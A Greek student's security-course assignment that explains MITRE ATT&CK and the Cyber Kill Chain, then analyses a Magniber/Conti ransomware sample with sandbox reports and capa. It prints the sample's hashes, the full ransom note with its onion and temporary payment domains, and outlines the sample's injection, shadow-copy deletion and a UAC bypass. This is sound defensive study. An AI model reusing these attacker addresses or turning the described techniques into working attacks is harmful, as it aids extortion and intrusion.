



Σχολή Θετικών Επιστημών & Τεχνολογίας  
Πληροφορική

Προστασία και Ασφάλεια Συστημάτων Υπολογιστών (ΠΛΗ-35)  
1<sup>η</sup> Γραπτή Εργασία 2020-21

Αξιοποίηση εργαλείων και βάσεων γνώσης για τη  
μελέτη κυβερνοεπιθέσεων

Καραγκούνης Λεωνίδας Χρήστος ΑΜ: 114163  
Τμήμα: ΗΛΕ-42, ΣΕΠ Μαυρίδης Ιωάννης

## Πίνακας Περιεχομένων

Πίνακας Εικόνων .....	ii
1. Εισαγωγή .....	1
1.1 Γενικό πλαίσιο.....	1
1.2 Διάρθρωση εργασίας.....	1
2. Υπόβαθρο.....	2
2.1 MITRE ATT&CK Framework.....	2
Ο Οργανισμός .....	2
Το πλαίσιο ATT&CK .....	2
Δομή.....	2
2.2 CKC (Cyber Kill Chain) .....	3
Στρατιωτική ορολογία «Kill Chain».....	3
Το μοντέλο CKC.....	4
Δομή.....	4
3. Περιγραφή λύσεων .....	6
3.1 Cobalt Strike.....	6
Το λογισμικό .....	6
Διαρροή και εκμετάλλευση .....	6
3.2 Malware.....	7
Πληροφορίες αρχείου .....	8
Cara .....	10
Λειτουργίες .....	12
3.3 Απεικόνιση επίθεσης.....	15
4. Συμπεράσματα .....	19
Βιβλιογραφία .....	19

## Πίνακας Εικόνων

Εικόνα 1. Αρχική σελίδα αναφοράς (Virus Total) .....	7
Εικόνα 2. Πληροφορίες αρχείου (Virus Total) .....	8
Εικόνα 3. Ενότητες αρχείου και εντροπία (Virus Total) .....	8
Εικόνα 4. Windows 7 κατάρρευση (ANY.RUN) .....	9
Εικόνα 5. Αρχική σελίδα αναφοράς (Tria.ge) .....	9
Εικόνα 6. Κατηγοριοποίηση (JoeSandbox) .....	10
Εικόνα 7. Εντολές (Capa) .....	10
Εικόνα 8. Πρώτο μέρος (Capa).....	11
Εικόνα 9. Εντολή very verbose (Capa).....	11
Εικόνα 10. Μήνυμα λύτρων (Tria.ge) .....	12
Εικόνα 11. Παράκαμψη ελέγχου λογαριασμού χρήστη με WMIC (JoeSandbox) .....	13
Εικόνα 12. Shadow Copy Delete (JoeSandbox) .....	13
Εικόνα 13. Shadow Copy Delete script (JoeSandbox) .....	13
Εικόνα 14. Γράφος συσχετισμών (Virus Total).....	14
Εικόνα 15. Πίνακας ATT&CK (JoeSandbox) .....	14
Εικόνα 16. Γράφος συμπεριφορών (JoeSandbox) .....	15
Εικόνα 17. Τακτικές PRE .....	15
Εικόνα 18. Τακτικές αρχικής εισόδου .....	16
Εικόνα 19. Πίνακας πλήρους επίθεσης.....	17
Εικόνα 20. Πίνακας πλάνου επίθεσης .....	17
Εικόνα 21. Συσχετισμός MITRE - CKC (Anomali, 2019) .....	18
Εικόνα 22. Συσχετισμός MITRE - CKC (Metin, 2020) .....	18

# 1. Εισαγωγή

## 1.1 Γενικό πλαίσιο

Είναι ευρέως γνωστό πως η τεχνολογία είναι πλέον ένα αναπόσπαστο κομμάτι της καθημερινότητάς μας. Η εξέλιξή της με ραγδαίους ρυθμούς ασκεί μεγάλη επίδραση σε πολλούς τομείς της ζωής μας, ενώ συνεχώς συμβάλλει σε ολοένα και περισσότερες πτυχές της.

Κορωνίδα αυτής της τεχνολογικής ανάπτυξης είναι το διαδίκτυο, η ύπαρξη του οποίου μας επιτρέπει την διεθνή επικοινωνία αλλά και την πρόσβαση σε αναρίθμητο πλήθος πληροφοριών.

Η εκτεταμένη χρήση του διαδικτύου για εμπορικούς σκοπούς οδήγησε αναπόφευκτα στην ραγδαία αύξηση απειλών και επιθέσεων με στόχο την κλοπή ευαίσθητων δεδομένων ή πρόκληση ζημιών στα στοχευμένα συστήματα αλλά και στην ανάγκη να κατανοήσουμε τον τρόπο σκέψης των επιτιθέμενων για την προστασία μας.

Στην παρούσα εργασία καλούμαστε να αναλύσουμε μια τέτοια επίθεση.

## 1.2 Διάρθρωση εργασίας

Στο κεφάλαιο 2 θα περιγραφεί συνοπτικά το MITRE ATT&CK Framework και το CKC (Cyber Kill Chain). Στο κεφάλαιο 3 αναλύονται οι λύσεις των ερωτημάτων της εργασίας. Στο κεφάλαιο 4 συνοψίζεται το θέμα της εργασίας και αναγράφονται τυχόν συμπεράσματα.

## 2. Υπόβαθρο

### 2.1 MITRE ATT&CK Framework

#### *Ο Οργανισμός*

Ο μη κερδοσκοπικός οργανισμός MITRE ιδρύθηκε το 1958 με έδρες στο Bedford, Mass., και McLean, Va. Αμερικής, και χρηματοδοτείται από την αμερικανική κυβέρνηση. Ο οργανισμός διαθέτει ομοσπονδιακά χρηματοδοτούμενα κέντρα έρευνας και ανάπτυξης που βοηθούν την κυβέρνηση των Ηνωμένων Πολιτειών με επιστημονική έρευνα και ανάλυση.

#### *Το πλαίσιο ATT&CK*

Το 2013 ο οργανισμός MITRE ξεκίνησε την δημιουργία του πλαισίου ATT&CK (Adversarial Tactics, Techniques & Common Knowledge), ενώ η επίσημη ημερομηνία κυκλοφορίας ήταν τον Μάιο του 2015.

Σκοπός του πλαισίου είναι η περιγραφή κακόβουλων συμπεριφορών σε ένα σύνολο από δομημένους πίνακες (matrices) βασισμένη σε παρατηρήσεις που πηγάζουν από τον πραγματικό κόσμο και αποτελεί έναν οδηγό για την κατηγοριοποίηση επιθετικών ενεργειών (Anomali, 2019).

#### *Δομή*

Το πλαίσιο είναι χωρισμένο σε τρεις κατηγορίες<sup>1</sup> :

- Enterprise
- Mobile
- ICS

Ακολουθεί μια σύντομη περιγραφή της κάθε κατηγορίας.

Το Enterprise καλύπτει προπαρασκευαστικές τακτικές και τεχνικές που οι επιτιθέμενοι χρησιμοποιούν πριν την πρόσβαση σε κάποιο σύστημα, δίκτυο ή υπηρεσία, τακτικές που

---

<sup>1</sup> Μέχρι τον Οκτώβριο του 2020 οι 3 κατηγορίες ήταν οι PRE-ATT&CK, Enterprise και Mobile

στοχεύουν λειτουργικά συστήματα (Operating Systems) Windows, macOS, Linux αλλά και υπηρεσίες Υπολογιστικού Νέφους (Cloud), Δικτύων (Network) και Περιέκτες (Containers).

Το Mobile καλύπτει τακτικές που στοχεύουν λειτουργικά συστήματα κινητών συσκευών.

Τέλος το ICS (Industrial Control Systems) καλύπτει τακτικές που στοχεύουν συστήματα βιομηχανικού ελέγχου.

## 2.2 CKC (Cyber Kill Chain)

### *Στρατιωτική ορολογία «Kill Chain»*

Η ορολογία «Kill Chain» περιγράφει την αλυσιδωτή δομή μιας στρατιωτικής επιχείρησης με νόημα πως οποιαδήποτε διακοπή σε κάποιο στάδιο της αλυσίδας μπορεί να διακόψει ολόκληρη την επιχείρηση.

Κατά την διάρκεια του Δευτέρου Παγκοσμίου πολέμου χρησιμοποιούταν η ορολογία “Four F’s”<sup>2</sup>, που αναλύεται ως:

1. Find (Αναζήτηση)
2. Fix (Διόρθωση)
3. Fight (Συμπλοκή)
4. Finish (Εξάλειψη)

Στα τέλη του 1990 ο Αρχηγός Επιτελείου Αεροπορίας των Ηνωμένων Πολιτειών Στρατηγός John Jumper δημιούργησε το μοντέλο F2T2EA, το οποίο αποτελεί μια εμβάθυνση του μέχρι τότε μοντέλου και σήμερα αναφέρεται ως «Kill Chain» (Boyne, 2005, p.376) και αποτελείται από τις εξής φάσεις:

1. Find (Αναζήτηση)
2. Fix (Διόρθωση)
3. Track (Ανίχνευση)

---

<sup>2</sup> Η ορολογία χρησιμοποιούταν κυρίως στον αμερικανικό στρατό και ειδικότερα στις μονάδες αερομεταφερόμενων στρατιωτών

4. Target (Στόχευση)
5. Engage (Συμπλοκή)
6. Assess (Εκτίμηση)

### ***Το μοντέλο CKC***

Το 2011 η εταιρία Lockheed Martin με την δημοσίευση της επιστημονικής εργασίας, τίτλου «Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains», βασίστηκε πάνω στο στρατιωτικό μοντέλο για την δημιουργία ενός ανάλογου στον κυβερνοχώρο που ορίζει τα βήματα που χρησιμοποιούν οι κακόβουλοι χρήστες σε επιθέσεις (Hutchins, Cloppert and Amin, 2011).

Σκοπός αυτού του μοντέλου είναι η κατανόηση του τρόπου δράσης των επιτιθέμενων με την μελέτη μιας αλυσίδας δράσης, παρόμοιας του ανάλογου στρατιωτικού μοντέλου στο οποίο βασίζεται. Οι αμυνόμενοι βάση αυτού θα μπορούν να προσδιορίσουν τα στάδια μιας επίθεσης, να την εντοπίσουν έγκαιρα και να προσπαθήσουν να την αποτρέψουν.

### ***Δομή***

Το μοντέλο αποτελείται από επτά βήματα – φάσεις :

1. Ανίχνευση (Reconnaissance)
2. Εξοπλισμός (Weaponization)
3. Παράδοση (Delivery)
4. Εκμετάλλευση (Exploitation)
5. Εγκατάσταση (Installation)
6. Υποδομή Εντολών Ελέγχου (Command and Control)
7. Ενέργειες στο στόχο (Actions on objectives)

Ακολουθεί μια σύντομη περιγραφή του κάθε βήματος (Crowdstrike, 2021).

Στο βήμα 1. ο επιτιθέμενος χρήστης προσδιορίζει τον στόχο, συγκεντρώνει πληροφορίες και διερευνά τρωτά σημεία και αδυναμίες που μπορούν να αξιοποιηθούν.

Στο βήμα 2. ο επιτιθέμενος χρήστης δημιουργεί ή επιλέγει εργαλεία όπως κακόβουλο λογισμικό απομακρυσμένης πρόσβασης (remote access malware), κωδικοποιητή αρχείων (ransomware), ιό

(virus) ή σκουλήκι (worm) έτσι ώστε να εκμεταλλευτεί μια γνωστή ευπάθεια (vulnerability) του συστήματος του στόχου.

Στο βήμα 3. ο επιτιθέμενος χρήστης διεξάγει την επίθεση π.χ με την αποστολή συνημμένων μηνυμάτων ηλεκτρονικού ταχυδρομείου ή μηνυμάτων ηλεκτρονικού «ψαρέματος» (phishing emails), ενός κακόβουλου συνδέσμου (malicious link) ή ακόμα και την διανομή μολυσμένων μονάδων USB<sup>3</sup>.

Στο βήμα 4. ο κακόβουλος κώδικας εκτελείται στο σύστημα του στόχου.

Στο βήμα 5. το κακόβουλο λογισμικό εγκαθίσταται στο σύστημα του στόχου.

Στο βήμα 6. ο επιτιθέμενος χρήστης αναλαμβάνει τον απομακρυσμένο έλεγχο μιας συσκευής ή μιας ταυτότητας εντός του δικτύου στόχου και επεκτείνει την πρόσβασή του δημιουργώντας περισσότερα σημεία εισόδου για μελλοντική εκμετάλλευση.

Στο βήμα 7. ο επιτιθέμενος χρήστης λαμβάνει μέτρα για την επίτευξη των επιδιωκόμενων στόχων του, οι οποίοι μπορεί να περιλαμβάνουν κλοπή δεδομένων (data theft), καταστροφή συστημάτων (system destruction), κρυπτογράφηση (encryption) ή διήθηση δεδομένων (data exfiltration).

---

<sup>3</sup> Οι δραστηριότητες των βημάτων 1 και 3 συνήθως συνδυάζονται με τεχνικές κοινωνικής μηχανικής (social engineering) για την αύξηση αποτελεσματικότητας.



### 3. Περιγραφή λύσεων

#### 3.1 Cobalt Strike

##### *Το λογισμικό*

Το Cobalt Strike είναι ένα εμπορικό λογισμικό δοκιμών διείσδυσης (penetration testing) που έχει σχεδιαστεί για να εκτελεί επιθέσεις που μιμούνται τις ενέργειες κακόβουλων χρηστών μετά την εκμετάλλευση. Το λογισμικό επιτρέπει στον επιτιθέμενο χρήστη να αναπτύξει έναν πράκτορα με το όνομα «Beacon» στο μηχάνημα του στόχου με πληθώρα λειτουργιών συμπεριλαμβανομένων ενδεικτικά εκτέλεση εντολών (command execution), καταγραφής κλειδιών (keylogging), μεταφορές αρχείων (file transfer), κλιμάκωση προνομίων (privilege escalation), σάρωσης θυρών (port scanning) και πλευρικής κίνησης μέσα στο δίκτυο του στόχου. Οι δυνατότητες του Cobalt Strike καλύπτουν όλο το φάσμα των τακτικών ATT&CK, όλες εκτελούμενες σε ένα ενιαίο ολοκληρωμένο σύστημα (Malpedia, 2020).

##### *Διαρροή και εκμετάλλευση*

Τον Μάρτιο του 2020 ο πηγαίος κώδικας για την 4.0 έκδοση του Cobalt Strike διέρρευσε στο διαδίκτυο. Τους ακόλουθους μήνες σημειώθηκε ραγδαία αύξηση επιθέσεων με χρήση σπασμένων (cracked) ή δοκιμαστικών εκδόσεων (trial versions) του Cobalt Strike.

Το Cobalt Strike πλέον χρησιμοποιείται ευρέως από κακόβουλους χρήστες, ανεξάρτητα από τις ικανότητές τους, το σύνολο δεξιοτήτων τους, την πολυπλοκότητα των επιθέσεων ή τους στόχους επίθεσης, εκμεταλλευόμενοι την ευκολία χρήσης του, τις προσαρμόσιμες δυνατότητες απομακρυσμένης πρόσβασης (remote access) και αμυντικής διαφυγής (defense evasion) που προσφέρει (Vaas, 2021).

### 3.2 Malware

Για την ανάλυση χρησιμοποιήθηκαν τα διαδικτυακά εργαλεία Virus Total<sup>4</sup>, Triage<sup>5</sup>, JoeSandbox<sup>6</sup>, Intezer<sup>7</sup>, Cuckoo Sandbox<sup>8</sup>, Hybrid Analysis<sup>9</sup>, Yomi<sup>10</sup>, ANY.RUN<sup>11</sup>, Alienvault<sup>12</sup>, ID Ransomware<sup>13</sup> και το εργαλείο Capa.

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Ad-Aware	Gen:Variant.Mikey.122820		AhnLab-V3	Ransomware.Win.Generic.C4479628
Alibaba	Ransom:Win32/ContiCrypt.93a		ALYac	Trojan.Ransom.Conti
Antiy-AVL	Trojan.Generic.ASMalwS.3341133		Arcabit	Trojan.Mikey.D1DFC4
Avast	Win64:CVE-2020-0986-B [Exp]		AVG	Win64:CVE-2020-0986-B [Exp]
Avira (no cloud)	TR/Crypt.Agent.gonty		BitDefender	Gen:Variant.Mikey.122820
Comodo	Malware@#16f5956nezgsl		CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.436dc0		Cylance	Unsafe
Cynet	Malicious (score: 100)		Cyren	W64/Kryptik.EGT.gentEldorado
eGambit	Unsafe.AI_Score_83%		Elastic	Malicious (high Confidence)
Emsisoft	Gen:Variant.Mikey.122820 (B)		eScan	Gen:Variant.Mikey.122820

Εικόνα 1. Αρχική σελίδα αναφοράς (Virus Total)

4

<https://www.virustotal.com/gui/file/1814a6a6749684cdacd792374e0ba31b7be4ff6f9675f3fd15d543afbb540367/detection>

<sup>5</sup> <https://tria.ge/211018-ychw7seed3>

<sup>6</sup> <https://www.joesandbox.com/analysis/419877/0/html>

<sup>7</sup> <https://analyze.intezer.com/analyses/6257f881-96d3-4059-ae15-008f48123a2d>

<sup>8</sup> <https://cuckoo.cert.ee/analysis/2271493/summary/>

<sup>9</sup> <https://www.hybrid-analysis.com/sample/1814a6a6749684cdacd792374e0ba31b7be4ff6f9675f3fd15d543afbb540367/6183dea5b6fa603c844c6a03>

<sup>10</sup> <https://yomi.yoroi.company/report/6185595a8d7b6cc2a3660320/6185595a7fdee17a0636717d/overview>

<sup>11</sup> <https://app.any.run/tasks/9436c660-30ff-4280-9752-67a16f38b1c4/>

<sup>12</sup>

<https://otx.alienvault.com/indicator/file/1814a6a6749684cdacd792374e0ba31b7be4ff6f9675f3fd15d543afbb540367>

<sup>13</sup> <https://id-ransomware.malwarehunterteam.com/identify.php?case=b88b47b08d0591c8b37870773b22e0394a65d592>

### Πληροφορίες αρχείου

Το αρχείο είναι ένα PE32+ executable<sup>14</sup> (64bits) των Microsoft Windows για συστήματα αρχιτεκτονικής AMD64 με τους κατακερματισμούς (hashes) MD5, SHA1 κ.λ.π που φαίνονται στην Εικόνα 2.

Basic Properties ⓘ	
MD5	7906dc475a8ae55ffb5af7fd3ac8f10a
SHA-1	e7304e2436dc0eddddba229fec7145055030151
SHA-256	1814a6a6749684cdacd792374e0ba31b7be4ff6f9675f3fd15d543afbb540367
Vhash	02403675151"z
Authentihash	2c7fb4dce0b538a64ab2b37bb3894d21024d68abe4ab0c0ab1b42ae8ff40ece7
Rich PE header hash	f00bd9586fbbf90a7f2434d4f504f1ec
SSDEEP	384:otLvArTA5n2Kc/vURgbHs19l897hkuzetFS/z1ANKp2RD0CwMIOQkSd:odvOM5UNMRS7W2AiEd08D
TLSH	T177A2CF67B2E96DC6CD88247E3D87AD1815322D41F7021FAE1C4C3B7C095F12899629EB
File type	Win32 EXE
Magic	PE32+ executable for MS Windows (GUI)
TrID	OS/2 Executable (generic) (33.6%)
TrID	Generic Win/DOS Executable (33.1%)
TrID	DOS Executable Generic (33.1%)
File size	22.50 KB (23040 bytes)

Εικόνα 2. Πληροφορίες αρχείου (Virus Total)

Το αρχείο έχει 3 ενότητες ενώ επίσης παρατηρούμε αυξημένη εντροπία (entropy) όπως φαίνεται στην Εικόνα 3 στο μέρος .text που υποδηλώνει συμπίεση-κωδικοποίηση.


Sections							
Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2	
.text	4096	20824	20992	<u>7.63</u>	b48b989729996c1592a95b9e7ab4aa94	22372.98	
.rdata	28672	12	512	0.19	23a63aeadd62482c30f77a88a72196a	125501	
.pdata	32768	12	512	0.08	24abdae4dceb27fcace8a394f28c9cb6	128523	

Εικόνα 3. Ενότητες αρχείου και εντροπία (Virus Total)

Τα εργαλεία διαθέτουν εικονικές μηχανές Windows7\_x64 ή Windows10\_x64. Σημειώνεται πως για τις μηχανές Windows7 το πρόγραμμα δεν πραγματοποιεί καμία λειτουργία και καταρρέει (Εικόνα 4). Σε αυτές το πρόγραμμα κατηγοριοποιείται ως γενικό κακόβουλο λογισμικό.

Για αυτές που διαθέτουν Windows10 το πρόγραμμα κατηγοριοποιείται ως κωδικοποιητής της οικογένειας Magniber (Tria.ge Εικόνα 5, ID Ransomware) ή Conti (JoeSandbox Εικόνα 6).

<sup>14</sup> Μεταγλωτισμένο σε Visual Studio 2012, build 50727



Εικόνα 4. Windows 7 κατάρρευση (ANY.RUN)

**Triage** Login Reports

1814a6a6749684cdacd792374e0ba31b7be4ff6f9675f3fd15d543afbb540367.exe

Overview 10 Static 10

1814a6a6749684...67.e... 3  
window7\_x64

1814a6a6749684...67.e... 10  
window7\_x64

**Download Sample**

**Feedback**

**Sharing**

<https://tria.ge/211018->

**Twitter**

**E-mail**

**General**

Target: 1814a6a6749684cdacd792374e0ba31b7be4ff6f9675f3fd15d543afbb540367.exe

Size: 22KB

Sample: 211018-ychw7seed3

**Score**

10 /10

magniber ransomware

**Malware Config**

Extracted

Path: C:\Users\Admin\Desktop\readme.txt

Family: magniber

ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!

Your files are NOT damaged! Your files are modified only. This modification is reversible.

The only 1 way to decrypt your files is to receive the private key and decryption program.

Any attempts to restore your files with the third party software will be fatal for your files!

To receive the private key and decryption program follow the instructions below:

1. Download "Tor Browser" from <https://www.torproject.org/> and install it.

↳ In the "Tor Browser" when your personal name here

Εικόνα 5. Αρχική σελίδα αναφοράς (Tria.ge)

## Analysis Report 7906dc47\_by\_Libranalysis

Create Interactive Tour

## Overview

## General Information

Sample Name: 7906dc47\_by\_Libranalysis (renamed file extension from none to exe)  
 Analysis ID: 419877  
 MD5: 7906dc475a8a55fb5a7fd...  
 SHA1: e7304e2436dc0edd3dba22...  
 SHA256: 1814a5a6749684cdacd792...  
 Info:

## Most interesting Screenshots:




## Detection



## Signatures

Found ransom note / readme  
 Multi AV Scanner detection for submitted file  
 Sigma detected: Shadow Copies Deletion Using Operati...  
 Yara detected Conti ransomware  
 Contains functionality to create processes via WMI  
 Creates a thread in another existing process (thread inj...  
 Creates processes via WMI  
 Deletes shadow drive data (may be related to ransomware)  
 Found Tor onion address  
 Maps a DLL or memory area into another process  
 Modifies existing user documents (likely ransomware be...  
 Modifies the context of a thread in another process (thre...  
 Sets debug register (to hijack the execution of another th...  
 Sigma detected: Copying Sensitive Files with Credential...  
 Sigma detected: Suspicious Svchost Process

## Classification



Εικόνα 6. Κατηγοριοποίηση (JoeSandbox)

## Capa

Κάνοντας χρήση των εντολών που φαίνονται στην Εικόνα 7 δημιουργήσαμε ένα αρχείο αναφοράς με τα αποτελέσματα ανάλυσης του εργαλείου.

```
(leo@kali-vb) - [~/Downloads/Dangerous]
$ ./capa GE1/mall.exe > capa_report.txt
loading : 100% [Progress bar] 633/633 [00:00<00:00, 975.98 rules/s]
matching: 100% [Progress bar] 3/3 [00:00<00:00, 20.63 functions/s, skipped 0 library functions]

(léo@kali-vb) - [~/Downloads/Dangerous]
$ ./capa -vv GE1/mall.exe >> capa_report.txt
loading : 100% [Progress bar] 633/633 [00:00<00:00, 983.83 rules/s]
matching: 100% [Progress bar] 3/3 [00:00<00:00, 19.81 functions/s, skipped 0 library functions]

(léo@kali-vb) - [~/Downloads/Dangerous]
$ cat capa_report.txt
```

Εικόνα 7. Εντολές (Capa)

Στην Εικόνα 8 περιέχονται πληροφορίες αρχείου: κατακερματισμός, λειτουργικό, αρχιτεκτονική, καθώς και ότι είναι portable executable.

Ακολουθεί αναφορά σε τακτική ATT&CK Obfuscated Files or Information:: T1027<sup>15</sup>, η οποία υποδηλώνει κωδικοποίηση ή κρυπτογράφηση του αρχείου για την απόκρυψή του, που δικαιολογεί την αυξημένη εντροπία που παρατηρήσαμε στην Εικόνα 3.

<sup>15</sup> <https://attack.mitre.org/techniques/T1027/>

md5	7906dc475a8ae55ffb5af7fd3ac8f10a
sha1	e7304e2436dc0eddddbba229f1ec7145055030151
sha256	1814a6a6749684cdacd792374e0ba31b7be4ff6f9675f3fd15d543afbb540367
os	windows
format	pe
arch	amd64
path	GE1/mall.exe
ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information:: T1027
MBC Objective	MBC Behavior
DATA	Encode Data::XOR [C0026.002]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]
CAPABILITY	NAMESPACE
execute syscall instruction	anti-analysis
encode data using XOR	data-manipulation/encoding/xor

Εικόνα 8. Πρώτο μέρος (Capa)

Επίσης έχουμε αναφορά στην συμπεριφορά του αρχείου κατά τον κατάλογο MBC. Αναφέρεται η κωδικοποίηση δεδομένων με χρήση XOR ([C0026.002]<sup>16</sup>) και αποφυγή με κωδικοποίηση αλγορίθμου ([E1027.m02]<sup>17</sup>).

```
md5 7906dc475a8ae55ffb5af7fd3ac8f10a
sha1 e7304e2436dc0eddddbba229f1ec7145055030151
sha256 1814a6a6749684cdacd792374e0ba31b7be4ff6f9675f3fd15d543afbb540367
path GE1/mall.exe
timestamp 2021-11-14T12:22:06.642278
capa version v3.0.2-0-gead8a83
os windows
format pe
arch amd64
extractor VivisectFeatureExtractor
base address 0x140000000
rules /tmp/_MEId0GjVj/rules
function count 3
library function count 0
total feature count 706

execute syscall instruction
namespace anti-analysis
author @kulinacs, @mr-tz
description may be used to evade hooks or hinder analysis
scope basic block
references https://github.com/j00ru/windows-syscalls
basic block @ 0x1400010B6
  and:
    mnemonic: syscall @ 0x1400010BE
  or:
    mnemonic: ret @ 0x1400010C0

encode data using XOR
namespace data-manipulation/encoding/xor
author moritz.raabe@fireeye.com
scope basic block
att&ck Defense Evasion::Obfuscated Files or Information [T1027]
mbc Defense Evasion::Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02], Data::Encode Data::XOR [C0026.002]
examples 2d3EDC218A9F03089CC01715A9F047F:0x403D7E
basic block @ 0x140001059
  and:
    characteristic: tight loop @ 0x140001059
    characteristic: nxor @ 0x140001062
    not: = filter for potential false positives
  or:
    or: = unsigned bitwise negation operation (~i)
    number: 0xFFFFFFFF = bitwise negation for unsigned 32 bits
    number: 0xFFFFFFFFFFFFFFFF = bitwise negation for unsigned 64 bits
    or: = signed bitwise negation operation (~i)
    number: 0xFFFFFFFF = bitwise negation for signed 32 bits
    number: 0xFFFFFFFFFFFFFFFF = bitwise negation for signed 64 bits
    or: = Magic constants used in the implementation of strings functions.
    number: 0x7EFEFEFF = optimized string constant for 32 bits
    number: 0x81010101 = -0x81010101 = 0x7EFEFEFF
    number: 0x81010100 = 0x81010100 = -0x7EFEFEFF
    number: 0x7EFEFEFEFEFEFF = optimized string constant for 64 bits
    number: 0x8101010101010101 = -0x8101010101010101 = 0x7EFEFEFEFEFEFF
    number: 0x8101010101010100 = 0x8101010101010100 = -0x7EFEFEFEFEFEFEFF
```

Εικόνα 9. Εντολή very verbose (Capa)

<sup>16</sup> <https://github.com/MBCProject/mbc-markdown/blob/master/micro-behaviors/data/encode.md>

<sup>17</sup> <https://github.com/MBCProject/mbc-markdown/blob/master/defense-evasion/obfuscate-files.md>

Αναφέρονται επίσης οι δυνατότητες του αρχείου, που περιλαμβάνουν XOR κωδικοποίηση δεδομένων και κλήση λειτουργιών του συστήματος (syscall).

Στην Εικόνα 9 έχουμε το αποτέλεσμα της very verbose εντολής με πληροφορίες προγράμματος όπως τις 3 συναρτήσεις του, τις λειτουργίες του και τις θέσεις μνήμης που καταλαμβάνουν.

### Λειτουργίες

Αρχική λειτουργία του είναι η ένεση (injection) εκτελέσιμου κώδικα στον χώρο διευθύνσεων των διεργασιών sihost.exe, svchost.exe και taskhostw.exe με σκοπό την απόκτηση του επιπέδου ακεραιότητας των συγκεκριμένων διαδικασιών.

Έπειτα εκτελούνται οι κύριες λειτουργίες του προγράμματος που είναι ο έλεγχος τοπικών δίσκων και αρχείων προτεραιότητας (πιθανώς κατάληξης .doc, .pdf, .jpg κ.λ.π) και η XOR κωδικοποίησή τους με σκοπό την ζήτηση λύτρων μέσω σελίδων TOR, δημιουργώντας αρχεία txt (Εικόνα 10), ενώ ανοίγει αυτόματα τον τομέα<sup>18</sup> (domain) πληρωτής στον internet explorer με πιθανή αποστολή πληροφοριών του συστήματος και της διαδικασίας κωδικοποίησης στον επιτιθέμενο.

```

ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!
=====
Your files are NOT damaged! Your files are modified only. This modification is reversible.

The only 1 way to decrypt your files is to receive the private key and decryption program.

Any attempts to restore your files with the third party software will be fatal for your files!
=====
To receive the private key and decryption program follow the instructions below:

1. Download "Tor Browser" from https://www.torproject.org/ and install it.
2. In the "Tor Browser" open your personal page here:

http://ce7c208812783e608eltalkfzj.n5fnrf4l7bdjhelx.onion/eltalkfzj

Note! This page is available via "Tor Browser" only.
=====
Also you can use temporary addresses on your personal page without using "Tor Browser":

http://ce7c208812783e608eltalkfzj.jobsbigs.cam/eltalkfzj
http://ce7c208812783e608eltalkfzj.boxgas.icu/eltalkfzj
http://ce7c208812783e608eltalkfzj.sixsees.club/eltalkfzj
http://ce7c208812783e608eltalkfzj.nowuser.casa/eltalkfzj

Note! These are temporary addresses! They will be available for a limited amount of time!

```

Εικόνα 10. Μήνυμα λύτρων (Tria.ge)









Με την κλήση λειτουργιών του συστήματος επιτυγχάνει κλιμάκωση προνομίων, χρησιμοποιώντας την διεργασία WMIC<sup>19</sup> για παράκαμψη ελέγχου λογαριασμού χρήστη (User Account Control –

<sup>18</sup> Με υποτομέα το αναγνωριστικό του συστήματος στόχου

<sup>19</sup> <https://lolbas-project.github.io/lolbas/Binaries/Wmic/>



UAC) μέσω της διεργασίας ComputerDefaults<sup>20</sup> (η οποία έχει την ιδιότητα autoElevate ενεργοποιημένη), όπως φαίνεται στην Εικόνα 11.

